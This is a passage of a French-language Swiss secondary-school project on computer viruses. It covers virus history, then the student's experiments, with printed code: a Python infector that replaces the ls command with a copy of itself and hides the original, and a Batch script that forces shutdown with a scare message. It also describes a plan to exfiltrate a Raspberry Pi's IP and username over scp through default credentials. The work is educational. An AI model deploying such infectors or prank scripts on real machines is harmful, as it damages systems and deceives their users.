# Les Virus

## Expérimentations sur plusieurs langages informatiques

Travail de maturité

Simoes da Silva Flavio

23 janvier 2019

**Mentor**

Vincent Guyot


Option complémentaire Informatique
Lycée Blaise-Cendrars
La Chaux-de-Fonds (Suisse)

ne.ch
RÉPUBLIQUE ET CANTON DE NEUCHÂTEL

# Remerciements

*Je tiens à remercier mon mentor, Monsieur Vincent Guyot. Non seulement pour ses indispensables conseils mais aussi pour la base de ce travail éditée sur LaTeX. Il me semble aussi important d'être reconnaissant envers les créateurs de logiciels libres qui nous donnent accès à de nombreuses connaissances et qui nous permettent d'en apprendre plus sur différents sujets qui nous entourent. Tel est le cas de Jimmy Wales, Fondateur de Wikipédia, Leslie Lamport, créateur de LaTeXet bien d'autres.*

# Résumé

Ce travail de maturité est composé de trois chapitres. Le premier présentera mes objectifs et une partie plus théorique des virus. Le deuxième montrera tout le travail pratique réalisé et les possibles améliorations des expérimentations. Puis finalement, arrive l'évolution des différentes expériences et une conclusion.

Plusieurs langages informatiques ont été employés dans ce document. Certains des programmes créés avec ceux-ci sont destinés pour Windows, d'autres pour Raspberry Pi. Aucun n'est complétement invisible et devrait être facilement repérable par un antivirus (mis à part le dernier virus incluant l'autorun). Je n'ai pas songé à faire de virus qui détruise de fichiers vitaux car j'estime pouvoir créer différents malwares sans qu'ils soient forcément néfastes.

En vous remerciant, bonne lecture.

**Mots clés :** Python, Batch, Bash, C, C++, startup, os, autorun ...

# Table des matières

# Liste des figures

# Liste des codes sources

Chapitre 1

# Introduction

## 1.1 Motivations et Objectifs

### 1.1.1 Motivations

L'informatique a toujours été une science que je considère commme incroyable, de par sa diversité et sa complexité. J'ambitionnais donc de me pencher sur un projet faisant partie de cette matière. Énormément de possibilités m'ont ouvert leurs portes, notamment la création d'un jeu vidéo réalisée à partir de Javascript. Cependant, suite à un scan d'un ordinateur infecté par un virus, je me suis intéressé au fonctionnement et au codage d'un malware. Ce sujet est complexe, c'est pourquoi peu d'informations sont à disposition. De plus, il nécessite énormement de prudence pour ne pas endommager son appareil. Malgré ceci, je privilégie ce concept à d'autres car chacun est libre de créer ce qu'il veut et grâce à ceci, j'obtiendrai davantage de connnaissances sur différents langages informatiques.

### 1.1.2 Objectifs

Je me suis fixé comme objectifs de créer plusieurs virus, dont un qui sera toujours le même mais en différentes langues. Aucun d'entre ceux-ci ne doit être dangereux et doit être facilement repérable sans même avoir besoin d'un antivirus.

Le premier virus consiste à infecter l'un des fichiers de commande du répértoire bin. Dans ce cas-ci, l'infection se fera sur le programme ls. Ce processus sera basé sur un article dont la source sera placée dans la bibliographie de ce travail.

Le deuxième sera nettement plus simple. Ce sera un programme qui affiche plusieurs messages d'erreur et force l'ordinateur à s'éteindre après 30 secondes. la création se fera en Batch sous Windows.

Le troisième sera le même que le précédent mais en C afin d'avoir un exécutable. Ceci permettra aussi de voir s'il existe de grandes différences entre langages ou non.

Je tente également de créer un virus en C++ qui bloquera les périphèriques de l'ordinateur jusqu'au prochain redémarrage. [3]

Enfin, grâce à ssh et au premier virus de ce travail, une tentative de prise de contrôle d'un Raspberry Pi sera effectuée.

## 1.2 Les virus

Un virus biologique ou informatique est un dispositif qui se réplique. Le mot provient de Leonard Adleman [7] qui est un informaticien mais aussi un professeur en biologie moléculaire. Il a gagné le prix Turing en 2002 ; notamment grâce au fait qu'il ait contribué en cryptographie au RSA (un algorithme de cryptographie asymétrique).

Au départ, un virus informatique n'était pas considéré comme malintentionné, cependant de nos jours, il est le plus souvent réputé comme pouvant être un logiciel malveillant. Néanmoins, on commence gentiment à considérer un virus comme étant simplement un programme qui contraint l'utilisation habituelle et sans faille d'un ordinateur, notamment en envoyant des messages d'erreur, en ouvrant diverses pages sans l'ordre de l'utilisateur, en supprimant des fichiers ou en arrêtant le contrôle de la souris, du clavier ou autre périphèrique.

Pour pouvoir se propager, il nécessite de s'infiltrer dans un logiciel hôte dans lequel il va se reproduire pour finalement se transmettre à d'autres utilisateurs. Ce transfert se produit généralement par échange de données numériques tels que : les réseaux, les clés USB, les disques durs, les CD-ROM, le bluetooth et bien d'autres. Ceci peut perturber l'ordinateur infecté suivant la dangerosité créée lors du codage du virus. [12] [13]

### 1.2.1 Les différents types de virus

Il existe différentes variétés de virus, les une plus utilisées que les autres. En voici certaines :

- Le virus classique : est un programme écrit à l'aide d'un assembleur (langage machine qu'un humain peut lire) qui est également nommé comme étant un cheval

de Troie. À chaque exécution, il y a activation du virus ou d'une action préalablement programmée. Le cheval de Troie [11] consiste à introduire un logiciel qui paraît fiable dans un ordinateur. Cependant, ce logiciel est créé de manière malveillante et prend place dans la machine sans que l'utilisateur s'en aperçoive. Ceci peut par exemple afficher un message -d'erreur ou un simple texte-, supprimer certaines fonctions de l'os ou détruire des données de l'ordinateur.

- le macrovirus [9] [10] : s'attaque aux macros installés dans l'os, principalement dans Windows par son VBA. Il détériore le fonctionnement du logiciel en affectant et en contrôlant les fichiers de l'utilisateur. Sa transmition est faite par courriels ou URL piégés. Dans le cas de Microsoft Office, on peut citer Word, PowerPoint, Excel, One drive, Outlook, etc. qui sont les principaux concernés.

- le virus de boot[4] (bootkit, virus de secteur d'ammorçage[1]) : n'est pas un fichier, il s'infiltre dans le secteur d'ammorçage d'un disque dur. Ce disque est formaté, et lors du démarrage de l'ordinateur, avant même que le système d'exploitation et l'antivirus ne finissent de charger, la machine est déjà infectée.

- le virus batch (.bat) : ancien virus qui affectait principalement le système d'exploitation de Microsoft, MS-DOS. Le langage est très simple, cependant les commandes sont très lentes et ont un pouvoir faible sur les consoles actuelles. Néanmoins, ce type de virus existe toujours.

### 1.2.2 L'histoire des grands virus

Le tout premier virus créé sur ordinateur est apparu en 1986 par deux frères Pakistanais qui possédaient une société informatique. Cette entreprise s'appelait "Brain", nom que le virus prendra. Il infectait les disquettes (anciens disques durs avec peu d'espace de stockage comparé à actuellement) pour ralentir les ordinateurs. Ce programme est inoffensif et n'a pas engendré de frais à quiconque. Il est considéré comme le premier virus diffusé au monde.

En 2000 vient le macro-virus Melissa. Il passe par Microsoft Outlook en envoyant des mails. L'expédieur fait passer son message comme important et demande à son destinataire d'ouvrir le document qui se trouve en annexe. Ce document était nommé "list.doc" et lors de son ouverture, de nombreux sites érotiques s'ouvraient. Ce qui est important dans ce virus est sa manière de transmition qui va être adoptée par la suite par de nombreux autres.

Le virus I Love You se propagea plus de 40 millions de fois en moins de deux jours. Il s'inspire de la même méthode de propagation que Melissa mais cette fois-ci en nommant le document comme "LOVE-LETTER-FOR-YOU.txt". Malgré son extention, ce document était codé en vbs. Son fonctionnement ? Il remplace les fichiers de l'utilisateur et le renomme "ILOVEYOU". Pendant ce temps, le mail

reçu est envoyé à toutes les personnes du carnet d'adresses de l'ordinateur infecté et le fait en boucle. Ce virus est considéré comme le plus important de l'histoire.

En 2009, survient un virus principalement utilisé aux États-Unis, le virus Zeus Bot (ou Zeus). Celui-ci est un cheval de troie qui s'infiltre dans Windows, puis, dans les sites internet où des formulaires incluant les données de cartes bancaires sont demandés. Dès lors, l'accès au mot de passe et donc à la carte sont récupérés par le hacker. Zeus est un *keylogger* qui s'est attaqué à plus de 70'000 personnes, principalement par le marché online de plusieures firmes et multinationales.

C'est en mars 2012 qu'apparaît le cheval de Troie "Locky". Un système demandant une rançon (ransomware) qui est principalement transmis par e-mail, puis se propageant ensuite par réseau. Il était camouflé en tant que facture, celle-ci devait s'ouvrir depuis les macros de Microsoft Word. Lorsque les macros sont activées, le virus s'enclenche et crypte tous les fichiers de l'utilisateur (et peut également en supprimer). Pour pouvoir les récupérer, il faudra donner une somme en *Bitcoin*. Somme qui peut être réglée suite au téléchargement programmé par le virus de Tor, un réseau informatique rendant les connections invisibles.

Enfin arrive Jigsaw, qui vient des nombreux films "SAW" ; Jigsaw est la marionnette qui apparaît dans chacun des films et est le symbôle de ceux-ci. Tout comme Locky ; c'est un ransomware, donc un système demandant des rançons. Il se propage également par courrier électronique. Lorsque l'utilisateur installe le programme qui se trouve dans le courriel, celui-ci va crypter tous ces fichiers. Suite à cela, la marionnette apparaît puis dit la fameuse phrase "on va jouer à un jeu". Ce "jeu" est, tout comme Locky, de payer une somme pour récupérer ses fichiers. Néanmoins, le temps limite est de 24 heures, sans quoi il se pourrait que les fichiers ne puissent plus être récupérés. Certain spécialistes ont réussi à décrypter les sauvegardes mais il se pourrait que le virus puisse encore être invisible. [6] [14]

## 1.3 Démarche

Il est avant tout préférable de copier tous les packages des systèmes qu'on va employer sur une ou plusieurs cartes SD vierges. Au cas où un incident arrive et détruise certains des fichiers vitaux des machines. Sur Raspberry Pi, il faut aller dans "accessoires" puis sur "SD Card Copier". La copie peut prendre un certain temps. En outre, Raspberry a créé des forums pour les éventuelles questions sur le site [5].

J'ai choisi d'écrire ce travail de maturité en LaTeX, système qui compose des documents créé en 1983. C'est un logiciel libre qui forme les documents avec une

mise en page professionnelle, sans que le créateur ait constament à changer sa forme.

Sous l'utilisation de Windows, j'incite à télécharger *Geany* qui est l'un des meilleurs éditeurs de texte que l'on peut trouver gratuitement. J'y ai codé en Python mais aussi en C. Pour ce langage mais aussi pour C++, il faudra impérativement un compilateur qui parvienne à changer vos extensions ; par exemple de ".c" à ".exe". Ceci fera passer votre document écrit en un exécutable. *GNU GCC* est probablement le plus utilisé du moment et le meilleur pour un prix nul. Il existe aussi *Code : :Blocks* ou *Micrososft Visual Studio*.

Le programme écrit en Batch n'a pas besoin d'assembleur. Il peut être écrit dans le block-notes de Windows qui est déjà installé lorsqu'on possède cet os. Cependant, lors de son enregistrement, il faudra changer l'extension ".txt", écrire soi-même ".bat" et choisir "Tous les fichiers" afin d'avoir la forme souhaitée.

Sous Raspberry Pi, je conseille également *Geany* ; auquel on ajoutera *Terminator*, terminal facilement ajoutable après installation : Geany > Ctrl+Alt+P > Outils. Il suffira donc de placer ce qui suit devant la demande de terminal : "terminator -e "/bin/sh %c". Si Python devrait être préalablement installé sous Raspbian, il faut tout de même veiller à ce qu'il soit à jour. Durant ce travail, la version minimale requise employée est la 2.7.13.

Enfin, la plus grande partie des expérimentations qui ont été faites, ont été créées à partir du système d'exploitation Windows 10. Il se pourrait donc que certains scripts ne soient pas compatibles avec les versions précédentes et donc, que le virus ne fonctionne pas. J'ai néanmoins créé un virus qui peut infecter toutes les plateformes Windows, mais qui a une fonction qui ne peut être éxécutée que sur une version inférieure à Windows 7.

Chapitre 2

# Les travaux pratiques

Ce chapitre présente essentiellement le travail pratique qui a été réalisé. Les difficultés rencontrées durant ce travail de maturité vont être citées principalement dans la section *Expérimentations*, certaines seront directement mentionnées dans *Codes*, puis seront globalisées dans la *Discussion*. C'est principalement par ses expérimentations que l'on parvient à comprendre le fonctionnement d'un virus.

## 2.1 Expérimentations

Le travail pratique qui est expliqué ici me sert à comprendre empiriquement comment fonctionne un virus, et comment -les plus simples d'entre eux- sont codés.

Il est préférable, pour ma compréhension, de commencer à partir d'un virus qui avait été créé par autrui, légèrement le modifier et de l'analyser ensuite ; ce qui m'aiderait à savoir comment sont structurés les virus et comment ils fonctionnent. Pour que ce virus fonctionne, l'utilisateur nécessite uniquement d'avoir Python d'installé dans son ordinateur et de lancer le programme.

Ensuite, j'essaie de créer un virus dans lequel plusieurs messages d'erreur et de terminals apparaissent à l'écran de l'utilisateur lors de l'exécution du programme que j'ai créé. Ensuite, je souhaiterais écrire un message quelconque au moment où l'os indique que "le système va s'éteindre dans moins d'une minute." Ce message sera appelé principalement pour faire peur à la personne qui le lance. -C'est notamment pourquoi j'y écrirai quelque chose de semblable à "tous vos fichiers vont être supprimés !"- Maintenant, dans le virus lui-même, je n'ajouterai absolument aucune suppression de fichiers car ceci est bien trop dangereux à essayer. En effet, il se pourrait que je fasse supprimer, par exemple, l'os de l'ordinateur sans que je ne puisse le récupérer.

Sachant qu'en Batch le virus n'a pas une extension convenable, je décide de reproduire le même en C. Tout devrait ressembler au virus du dessus mis-à-part le message que donne l'os. Je n'ai malheureusement pas réussi à afficher ce que je souhaitais car cela annulait le script qui était au dessus et ne tenait en compte que le message. D'autre part, il m'était venu à l'idée de placer une icône au programme avec l'aide d'un fichier ressources (comme expliqué plus tard dans Codes). Malheureusement, ce fichier ne parvenait pas à trouver l'icône. Pour que ces deux virus (tant en Batch que en C) fonctionnent, il faudra soit que le programe ait été installé depuis un courriel, soit lancé depuis une clé usb ou autre périphèrique externe connecté à la machine.

J'essaie, dans un autre virus, de bloquer les périphèriques qui sont reliés à l'ordinateur avec un code en C++. J'imaginais faire cela en appelant une boucle infinie. Elle empêcherait la console de capter la souris et le clavier, ce qui fait que ceux-ci deviennent inutilisables : le pointeur de la machine ne bouge plus et le clavier ne permet pas de rallumer l'ordinateur avec, par exemple, *Windows + r*, *shutdown /r*. L'utilisateur devrait alors éteindre sa machine d'une manière différente. Il y a également des conditions pour que ce virus fonctionne : le télécharger depuis un courriel ou bien le lancer depuis un périphèrique externe.

Finalement, je tente de me connecter à un Raspberry Pi avec un Windows via ssh. Le processus se passe ainsi : j'envoie un courriel quelconque au Raspberry, la personne le télécharge et l'exécute. Le Raspberry est alors infecté. Là, intervient le premier virus qui va remplacer le ls. Dans ce nouveau ls, j'y intègre une série de codes en Bash, notamment des codes pour obtenir l'adresse ip et le nom d'utilisateur et je les place dans un nouveau fichier en "*.txt*". Maintenant, il faut bien entendu que tous deux ordinateurs soient connectés à ssh. Admettons qu'ils le soient ; il me suffira donc d'envoyer le document .txt par scp à mon ordinateur Windows. Les conditions ici sont bien plus nombreuses : il faut que l'utilisateur de l'ordinateur qui sera infecté ait Python et ssh d'activé. De plus, il est nécessaire qu'il n'ait pas changé le mot de passe de son Raspberry Pi, qui de base est "Raspberry" ou bien, qu'il l'ait supprimé. Enfin, il faudra profiter de la naïveté de l'utilisateur lorsqu'il installera le document en Python.

## 2.2 Résultats

J'ai donc recréé le virus de *GNU/Linux Magazine France* [8] [Col17] dans mon Raspberry PI. Ensuite, j'ai étudié le script de la personne et je l'ai modifié afin que le celui-ci soit compatible avec ma machine. Il ne m'a pas fallu faire de grands changements, uniquement de prendre les bons fichiers (ici ls) et mettre le bon utilisateur.




FIGURE 2.1 : Message Batch

Vient ensuite le virus en Batch. Le fonctionnement de celui-ci se passe exactement comme voulu sans qu'il n'y ait eu de problèmes majeurs rencontrés. Les images 2.1 et 2.2 démontrent ce qu'affiche le programme :

J'ai ensuite retranscrit ce script en C, afin d'avoir un exécutable et non pas un fichier *.bat*. Tout fonctionne comme souhaité mis à part le message écrit que l'on peut voir sur la figure 2.1. Autrement, aucun problème n'a été dérangeant, j'ai simplement pris plus de temps à faire ceci en C car je n'avais aucune connaisance avec ce langage. Les images 2.3 et 2.4 montrent le virus exécutable créé en C.

Pour ce qui est du virus qui bloque les périphèriques, tout se passe comme prévu tant que l'antivirus est désactivé et que l'on lance l'exécutable en mode administrateur. Son code n'est pas très complexe et le programme est plaisant à faire essayer à un ami car celui-ci ne comprend pas ce qui se passe avec sa souris et son clavier.




FIGURE 2.2 : Batch

Le virus qui supprime tout dossier avec l'extension voulue fonctionne parfaitement tant que ceux-ci soient bien placés dans le disque local "C :". Il m'a été malheureusement impossible d'essayer l'autorun car je n'ai pas trouvé d'ordinateur fonctionnant sur une version précédant Windows 7. Il m'est néanmoins venu à l'idée d'installer une machine virtuelle, mais je ne possédais pas d'image ISO de Windows XP, ce qui m'empêchait de tester le virus avec toutes ses capacités.

## 2.3 Codes

Le code du virus en Python basé du magazine *GNU/Linux Magazine France* est configuré en deux parties. Celles-ci sont divisées dans cette section et commentées. La première partie est placée dans le Listing 2.1 et la deuxième se trouve dans le Listing 2.2.




FIGURE 2.3 : Message C

```
#!/usr/bin/python3
# _*_ coding: Utf-8 _*_

#=== INFECTED ===
'''
Programme virus infectant le dossier "ls"
- Fonctions
    IsInfected
    bomb
- Variables
    fileToCorrupt
    filenames
    ftcLines
    originalFile
    pathToCorrupt
'''

```




FIGURE 2.4 : C

```
import os
import os.path
from sys import argv
import shutil
import stat
import random

cmd_init, cmd = ('ls','ls')
pathToCorrupt = '/home/pi/my_bin/'
fileToCorrupt = pathToCorrupt + cmd

def IsInfected(content):
    return content == b'# ===INFECTED===\n'

def bomb():
    print('INFECTÉ')
```

```
35
with open(fileToCorrupt, 'rb') as currentFile:
37    ftcLines = currentFile.readlines()
      if IsInfected(ftcLines[1]):
39        filenames = os,listdir(pathToCorrupt)
          random.shuffle(filenames)
41        for cmd in filenames:
              if cmd != cmd_init and cmd[0] != '.':
43                with open(pathToCorrupt + cmd, 'rb') as newFile:
                      ftcLines = newFile.readlines()
45                    if not IsInfected(ftcLines[1]):
                          fileToCorrupt = pathToCorrupt + cmd
47                        break
                      else:
49                        print('All files already corrupted')
                          exit(0)
51

53 #Début de l'infection
try:
55    print('Infection in progress: command', cmd)
      originalFile = pathToCorrupt + '.'+  cmd
57    shutil.move(fileToCorrupt, originalFile)
      shutil.copyfile(argv[0], fileToCorrupt)
59    os.chmod(fileToCorrupt, stat.S_IXUSR| stat.S_IRUSR| stat.S_IWUSR|
          stat.S_IXGRP| stat.S_IROTH| stat.S_IWOTH| stat.S_IXOTH| stat.
          S_IROTH| stat.S_IWOTH)
except:
61    #Problème lors de l'infection, on restitue les données initiales
      shutil.move(originalFile,fileToCorrupt)
63    exit(1)

65
#Bombe logique
67 bomb()
```

Listing 2.1 : Virus Raspberry Pi

On importe les modules nécessaires au fonctionnement du virus. Ensuite on définit quelle commande va être infectée, quel chemin on va prendre pour réussir l'infection puis le nom du fichier. Dès lors, on appelle deux fonctions qui sont *isInfected()* et *bomb()*. La première est travaillée en *bytes* car il se peut que certains fichiers ne soient pas simplement des fichiers textes. Son but est d'analyser si les dossiers voulus ont déjà été infectés. La deuxième est une bombe logique. Dans ce cas de figure, j'ai décidé d'écrire le message "INFECTÉ". Suite à cela, le programme vérifie si le fichier est déjà infecté ou non. S'il est déjà infecté, on

mélange les dossiers avec filenames et on *random.shuffle()* afin d'avoir un mélange totalement aléatoire jusqu'au moment où il trouve un fichier non infecté qui ne commence pas par un point(car ceux qui commencent par un point sont ceux que crée le virus). S'il ne l'est pas, on passe directement au début de l'infection. C'est dès ce moment *(Début de l'infection)* que l'on renomme le fichier avec un point au début. Ensuite, on place le "faux-fichier" qui n'a pas de point en préfixe comme original, puis, on lui donne un maximum d'autorisations pour qu'il ressemble au fichier qu'on a renommé et caché. Enfin, il suffit de lancer la bombe logique.

```
# === ORIGINAL ===
#Exécution du code original
try:
    if argv[0] != './PasDangereux.py':
        os.system('.' + os.path.basename(argv[0]) + '.' + ' '.join(
            argv[1:]))
except:
    exit(2)
```

Listing 2.2 : Virus Raspberry PI suite

Maintenant, on essaie le programme. On évite de mettre le nom du fichier afin de ne pas créer une boucle infinie. Finalement, on met les erreurs possibles sous silence et il ne reste plus qu'à exécuter le programme.

```
@echo off
color 04
chcp 28591 > nul
```

Listing 2.3 : Mise en place ".bat"

Le *@echo off* permet de cacher l'exécution de la commande en cours dans le terminal. Suite à cela, vient le choix de la couleur -dans ce cas, rouge- qui apparaîtra dans les indications de la base de données. *chcp 28591 > nul* est ajouté au programme afin de donner accès aux caractères spéciaux lors de l'apparition d'un message en langage Batch. Sans cette consigne, le code ne fonctionnera pas ou n'affichera pas ce qui était demandé.

```
shutdown -s -t 30 -c "Ne soyez pas naïf, cessez de faire confiance à
   n'importe qui. Tous vos fichiers vont être supprimés à jamais."
start cmd
start ERROR
```

Listing 2.4 : Corps du programme ".bat"

Ci-dessus, on distingue le *shutdown -s* qui fait éteindre l'ordinateur (*-r* le reboot et *-h* le met en veille prolongée), le *-t 30* symbolisant le temps que va prendre l'appareil à exécuter le type de shutdown et le *-c "..."* permettant d'écrire un commentaire. Ensuite, on appelle le *cmd* autant de fois que souhaité et on recherche le programme *ERROR* qui peut s'appeler de quelconque manière, il faut simplement que celui-ci ne puisse être trouvé par le terminal. Ce programme ERROR n'éxiste pas, le terminal affiche simplement des messages signalant qu'il ne parvient pas à le trouver. Et donc, une quantité de messages choisie au préalable rend l'utilisation de la machine bien plus contraignante. Plus il y a de messages, plus de fenêtres devront être supprimées. ERROR intrigue l'utilisateur, il est préférable de rechercher un programme nommé ainsi 